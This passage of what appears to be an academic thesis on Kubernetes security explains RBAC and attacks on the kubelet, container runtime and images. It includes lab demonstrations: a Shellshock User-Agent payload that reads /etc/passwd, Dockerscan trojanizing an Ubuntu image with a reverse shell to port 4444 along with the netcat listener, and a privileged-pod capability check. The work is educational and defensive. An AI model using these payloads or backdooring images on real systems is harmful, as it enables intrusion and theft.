
Figure 23 - Kubernetes 3A's security procedure before executing a request received from the API

RBAC Role Base Access Control in Kubernetes

In computer systems security, role-based access control (RBAC) or role-based security is an approach to restricting system access to authorized users. [24]. Similarly, in Kubernetes it is used as an authorization mode to approve or deny any request that comes into the API server. In order for an API request to be approved or not the following question must be answered by the authorization mode:

Can a (subject) (verb) (object)?

When an API request is arriving on the API server the first thing to be done it to parse out the request attributes. In the following example it is shown how the API server parses out the request.



```
POST /apis/apps/v1/namespaces/ns1/deployments
Authorization: Bearer eyJhbGciOiJSUzI1NiI…
Content-Type: application/json
Accept: application/json

{"apiVersion":"v1","kind":"Deployment",…
```

Figure 24 - Example of an API request with a bearer token and how it is parsed

The POST http method, in the example API request above, maps to the create verb. This means that the user making this request wants to create something in the cluster. Then the apps API group is extracted along with the namespace ns1 and the resource which in this case is deployments. So, this set of attributes becomes the input to the authorizer.

The next step is authentication. The authentication layer looks at the request and determines who is making this request. In the example there is a bearer token* which can identify the user that this request is coming from. If for example the name of the user is bob and he is a member of the group system:authenticated, the question that must be answered in order for the API request to be approved is:

Can bob in group system:authenticated create apps deployments in namespace ns1?

For the request to be approved or not, a Role must be created. The following role lives in the RBAC API group, it is called dev and it is created inside the development namespace. As previously mentioned, a rule is just a named list of permissions and an RBAC role has a list of rules. Each rule has the opportunity to match the attributes on an incoming request. The example role below has two rules. The first rule concerns pods and services while the second rule is about deployments. The verbs are all about the actions that are allowed.

* A bearer token is an HTTP authentication scheme which includes a cryptic string, usually generated by the server in response to a login request. Bearer authentication as basic authentication should only be used over https(ssl).[26]

```
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
 namespace: development
 name: dev
rules:
- apiGroups: [""]
  resources: ["pods", "services"]
  verbs: ["create", "get", "update", "list", "delete"]
- apiGroups: ["apps"]
  resources: ["deployments"]
  verbs: ["create", "get", "update", "list", "delete"]
```

Figure 25 - Example of a role in yaml

```
kind: RoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
 name: dev
 namespace: development
subjects:
- kind: User
  name: dave
  apiGroup: rbac.authorization.k8s.io
roleRef:
 kind: Role
 name: dev
 apiGroup: rbac.authorization.k8s.io
```

Figure 26 - Example of a RoleBinding in yaml

Next, is to grant this role to the user. The way for this to happen is by using a RoleBinding. First, a namespace must be defined where the role binding is going to take place. After that the role is defined along with the user. A subject can be a user or a service account.

In case that the Role was meant to be implemented globally (all namespaces can access it), the attribute kind should be changed from Role to ClusterRole. Role binding is taking place locally but the ClusterRole globally. That allows an administrator to reuse permissions and define policy in one place and reference the policy from wherever he needs to use it. Similarly, if the user was supposed to have global access to the cluster, by changing the kind from RoleBinding to ClusterRoleBinding. Thus, it is recommended to define permissions in a ClusterRole object only if the resources are cluster-scoped like nodes or persistent volumes, if there is a need for reference from multiple namespaces or there is a requirement for cluster-wide access (e.g. list pods across all namespaces – Kubectl get pods –all-namespaces).[25]

3.3 Intercept Modify Inject Control plane


Attackers are capable of using inter-process-communications between components to discover secrets or steal other digital assets. While Kubernetes control plane components typically perform peer-to-peer communications on a private network, they still require TLS security to prevent eavesdropping. Once an attacker gains access, it is easy to replace a number of the authentic Kubernetes modules with modules that follow his malicious intentions. A pod injected with malware that has as an ultimate aim to discover information or a pod used for cryptojacking, are difficult to discover after they are created.

The first step to protect against those attacks is to harden the servers running the cluster, that way it is a lot difficult for an attacker to find a point of entry to the cluster. Also, a mandatory use, along with frequent rotation of the certificates between the components could protect against eavesdropping their communication. Finally, because of the nature of containerized applications, frequent upgrades sanitize the cluster from compromised pods. In addition, to monolithic applications which were not containerized, if an attacker was successful in accessing the server and inject a payload or install a backdoor leveraging from an existing vulnerability, the malicious code would stay in the server until a reinstallation of the OS or an installation of a patch for the specific vulnerability. With containerized applications every time an upgrade occurs the old pods are deleted and new ones, (usually with patches) are taking their place.

3.4 Attack to Kubelet API


The Kubelet API is the medium between the control plane's API server and the container runtime. While the kubelet's API is exposed only within the private cluster network it is important to implement TLS security to prevent malicious actions. In the early days, in order for a cluster to scale up a node or more it had a single TLS key inside the server image which could easily leak by compromising a single node of the cluster. In the later versions of Kubernetes TLS bootstrapping was presented which is responsible for bootstrapping nodes and ensuring that they join master node correctly. Kubelet TLS bootstrapping provides the ability for a new Kubelet to create a certificate signing request so that certificates are generated when a node joins the cluster. The kubelet API is accessible on every node in the cluster and offers both insecure and secure API endpoints. The secure endpoint listens to 10250 port while the insecure to 10251. An attacker could make requests to the Kubelet API and run commands (possibly interactively) from a pod after he has gained access to.

Curl -k https://<ip address>:10250
Curl -k http://<ip address>:10250/metrics
Curl http://<ip address>:10251
Curl http://<ip address>:10251/metrics



```
 09/02/2020   17:22.46   /home/mobaxterm/Desktop  curl  http://192.168.113.137:10251
404 page not found

 09/02/2020   17:22.50   /home/mobaxterm/Desktop  curl  http://192.168.113.137:10251/metrics
```

Figure 27 - Checking the kubelet API with the use of curl



```
 09/02/2020   16:51.16   /home/mobaxterm/Desktop  curl  http://192.168.113.137:10251/metrics
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
# HELP apiserver_client_certificate_expiration_seconds [ALPHA] Distribution of the remaining lifetime on the certificate used to authenticat
e a request.
# TYPE apiserver_client_certificate_expiration_seconds histogram
apiserver_client_certificate_expiration_seconds_bucket{le="0"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="1800"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="3600"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="7200"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="21600"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="43200"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="86400"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="172800"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="345600"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="604800"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="2.592e+06"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="7.776e+06"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="1.5552e+07"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="3.1104e+07"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="+Inf"} 0
```

Figure 28 - Checking the kubelet API with the use of curl with a response from the API

For those attacks to be mitigated it is required to run Kubelet in RBAC mode. That way Kubelet can only read things that are relevant to the that specific Kubelet. It cannot read secrets that are attached to pods that are not scheduled on that node. Also, a frequent certificate rotation could be an extra layer of security.

RBAC for kubelet:

--authorization-mode=RBAC, Node

--admission-control=…,NodeRestriction

Rotate kubelet certs:

Kubelet –rotate-certificates.


3.5 Attack to the container runtime

The container runtime is one of the most critical components running within a Kubernetes cluster. While Kubernetes security includes the scope of all Kubernetes components, it is important to realize that the container runtime also requires its own level of security. Kubernetes can use different container runtimes. The most common one is Docker but there are some more like Moby and cri-o. Specific cloud vendors are using their one container runtime like moby which is used on azure. Security features vary from runtime to runtime. The images run by the container runtime should be scanned for vulnerabilities prior to their being stored in a repository or trusted registry. There are many Kubernetes options that can implement policies, such as only allowing containers to be pulled from secure registered repositories. Additionally, since container images may be compromised, and running current or latest images is recommended to reduce vulnerabilities and malware, Kubernetes optionally may be implemented to require pulling new images upon each deployment. There are tools that are capable of scanning images before deployment. The most common one is Clair which can be configurated to run inside a pipeline.

3.6 Exploit of vulnerable image

Docker images are typically downloaded from public repositories such as docker hub. Anybody with a free account on docker hub can upload images into this public repository. So, it is possible that those docker images that are uploaded by the user can have publicly know vulnerabilities which could be intentional or unintentional. These vulnerabilities can potentially provide access to the containers and the host were docker is being run.

In docker hub there is a large number of containers that are deliberately vulnerable. One of them is vulnerables/cve-2014-6271 which is a shellshock vulnerable environment.



vulnerables/cve-2014-6271

By vulnerables • Updated 2 years ago

ShellShock vulnerable environment (CVE-2014-6271)


Container

Shellshock exploit + vulnerable environment

Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.

Figure 29 - Vulnerable docker container form dockerhub


By running the following command, we manage to run the vulnerable container. If the image is not found locally the docker daemon will download it from docker hub.



```
panos@ubuntu:~$ docker run -it -p 8080:80 vulnerables/cve-2014-6271
apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2 for ServerName
```

Figure 30 - Docker run command and port exposure to the host

The port which is exposed in the host machine is 8080 and it is mapped to port 80 on the docker container. In the picture below we can see the vulnerable application.



Vulnerables | ShellShock - Mozilla Firefox (Private Browsing)


localhost:8080

This image is vulnerable to ShellShock, please exploit it

The script is at /cgi-bin/vulnerable

Figure 31 - The default web page of the vulnerable docker with shellshock

Below we can see the output of file etc/passwd by exploiting the shellshock vulnerability.




```
panos@ubuntu:~$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
> http://localhost:8080/cgi-bin/vulnerable

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
panos@ubuntu:~$
```

Figure 32 - Successful dump of the /etc/passwd

3.7 Backdooring existing Docker images

Attackers use the same techniques for containers as with mobile applications. They download a legitimate application from PlayStore or App store and they add a backdoor to it. Afterwards they reupload the application on public repositories and when a victim downloads the application, they achieve in gaining access in his device. The same thing can be done with docker containers. It is possible to backdoor a docker container manually, on the other hand there are automated tools for that job. One of those tools is Dockerscan. On the pictures below we can see that a legitimate ubuntu image can be backdoored to give an attacker reverse shell.


The ubuntu image is downloaded from dockerhub and it is saved locally.



```
root@kali:~/Documents/dockerscan# docker pull ubuntu:latest && docker save ubuntu:latest -o ubuntu-original
latest: Pulling from library/ubuntu
5c939e3a4d10: Pull complete
c63719cdbe7a: Pull complete
19a861ea6baf: Pull complete
651c9d2d6c4f: Pull complete
Digest: sha256:8d31dad0c58f552e890d68bbfb735588b6b820a46e459672d96e585871acc110
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
root@kali:~/Documents/dockerscan# ls
dockerscan  ubuntu-original
```


Figure 33 - Docker pull and save of ubuntu image

Then, using Dockerscan we inject a backdoor to the original image.



```
root@kali:~/Documents/dockerscan# dockerscan image modify trojanize ubuntu-original -l 172.17.0.1 -p 4444 -o ubuntu-original-trojanized
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ubuntu-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /root/Documents/dockerscan/ubuntu-original-trojanized.tar
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 172.17.0.1 4444
root@kali:~/Documents/dockerscan# ls
dockerscan  ubuntu-original  ubuntu-original-trojanized.tar
root@kali:~/Documents/dockerscan# docker load -i ubuntu-original
CherryTree nal                     ubuntu-original-trojanized.tar
root@kali:~/Documents/dockerscan# docker load -i ubuntu-original-trojanized.tar
f7ff288df40e: Loading layer [==================================================>]  20.48kB/20.48kB
The image ubuntu:latest already exists, renaming the old one with ID sha256:ccc6e87d482b79dd1645affd958479139486e47191dfe7a997c862d89cd8b4c0 to empty string
Loaded image: ubuntu:latest
```


Figure 34 - Backdoor injection with the use of Dockerscan



```
root@kali:~/Documents/dockerscan# docker run -it ubuntu:latest /bin/bash
root@a6568cc72688:/#
```

Figure 35 - Execusion of the Docker with the backdoor

When the docker container is executed we manage to get a reverse shell to it.



```
root@kali:~/Documents/dockerscan# nc -lvp 4444
listening on [any] 4444 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 45990
connecting people
ls
bin
 Text Editor
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
whoami
root
```

Figure 36 - Successful reverse shell from backdoored container


3.8 Internal attackers escape to host

An internal attacker or an attacker who has gained access to a container, can break out of it and reach the host by taking advantage of misconfigurations and vulnerabilities. One possibility is kernel vulnerabilities. Containers running on a host share the same kernel with the host. In case of an exploit in the kernel, a malicious actor can use it to break out of the container to the host. Also, misconfigurations like –privileged flag and running the container as root might be a weak spot for a malicious actor to exploit. Because it is quite harder and time-consuming to configure the application to run with low privileges it is very common for containers that run into production to run as root. Finally mounting filesystems and network sockets to containers can lead to container escape. An attacker can change files and configurations on the mounted host filesystem that can lead to privilege escalation. The same outcome can result from a network socket mount of the host to a container.

--privileged flag


When a container is running with the privileged flag, it gives many extra linux capabilities to the container. An attacker can use the extra capabilities, escape the container and access the host. Specifically, an attacker that gains access to a container where more capabilities are present, has the ability to perform a number of malicious actions depending on the capabilities, the container has on it and escape form the container and access the host. Cap_sys_ptrace and cap_sys_module are some of the dangerous capabilities. Using those capabilities an attacker can install a kernel module and load It on the host machine's kernel.

To notice the difference in capabilities we deployed a container in Kubernetes with –priviledged flag and one without the flag. Below we can see the configuration yaml files of both deployments. Both files create a pod with one container inside it that sleeps for 5000 seconds.



```
panmyt@ubuntu:~/Documents$ cat not-privileged.yml
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  labels:
    app: alpine
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "sleep 5000"]
    ports:
    - containerPort: 80
```


Figure 37 - Yaml configuration of a not-privileged pod



```
panmyt@ubuntu:~/Documents$ cat privileged.yaml
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  labels:
    app: alpine
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "sleep 5000"]
    ports:
    - containerPort: 80
    securityContext:
      privileged: true
```


Figure 38 - Yaml configuration of a privileged pod

Next we access each container and install capsh inside the alpine image to print out the capabilities of each container. We notice that in the container with the priviledge flag there are a lot more capabilities and among them cap_sys_module.



```
panmyt@ubuntu:~/Documents$ kubectl exec -it alpine /bin/sh
/ # capsh
/bin/sh: capsh: not found
/ # apk add -U libcap
fetch http://dl-cdn.alpinelinux.org/alpine/v3.11/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.11/community/x86_64/APKINDEX.tar.gz
(1/1) Installing libcap (2.27-r0)
Executing busybox-1.31.1-r9.trigger
OK: 6 MiB in 15 packages
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,
cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource
,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audi
t_read+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadca
st,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resou
rce,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_a
udit_read
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
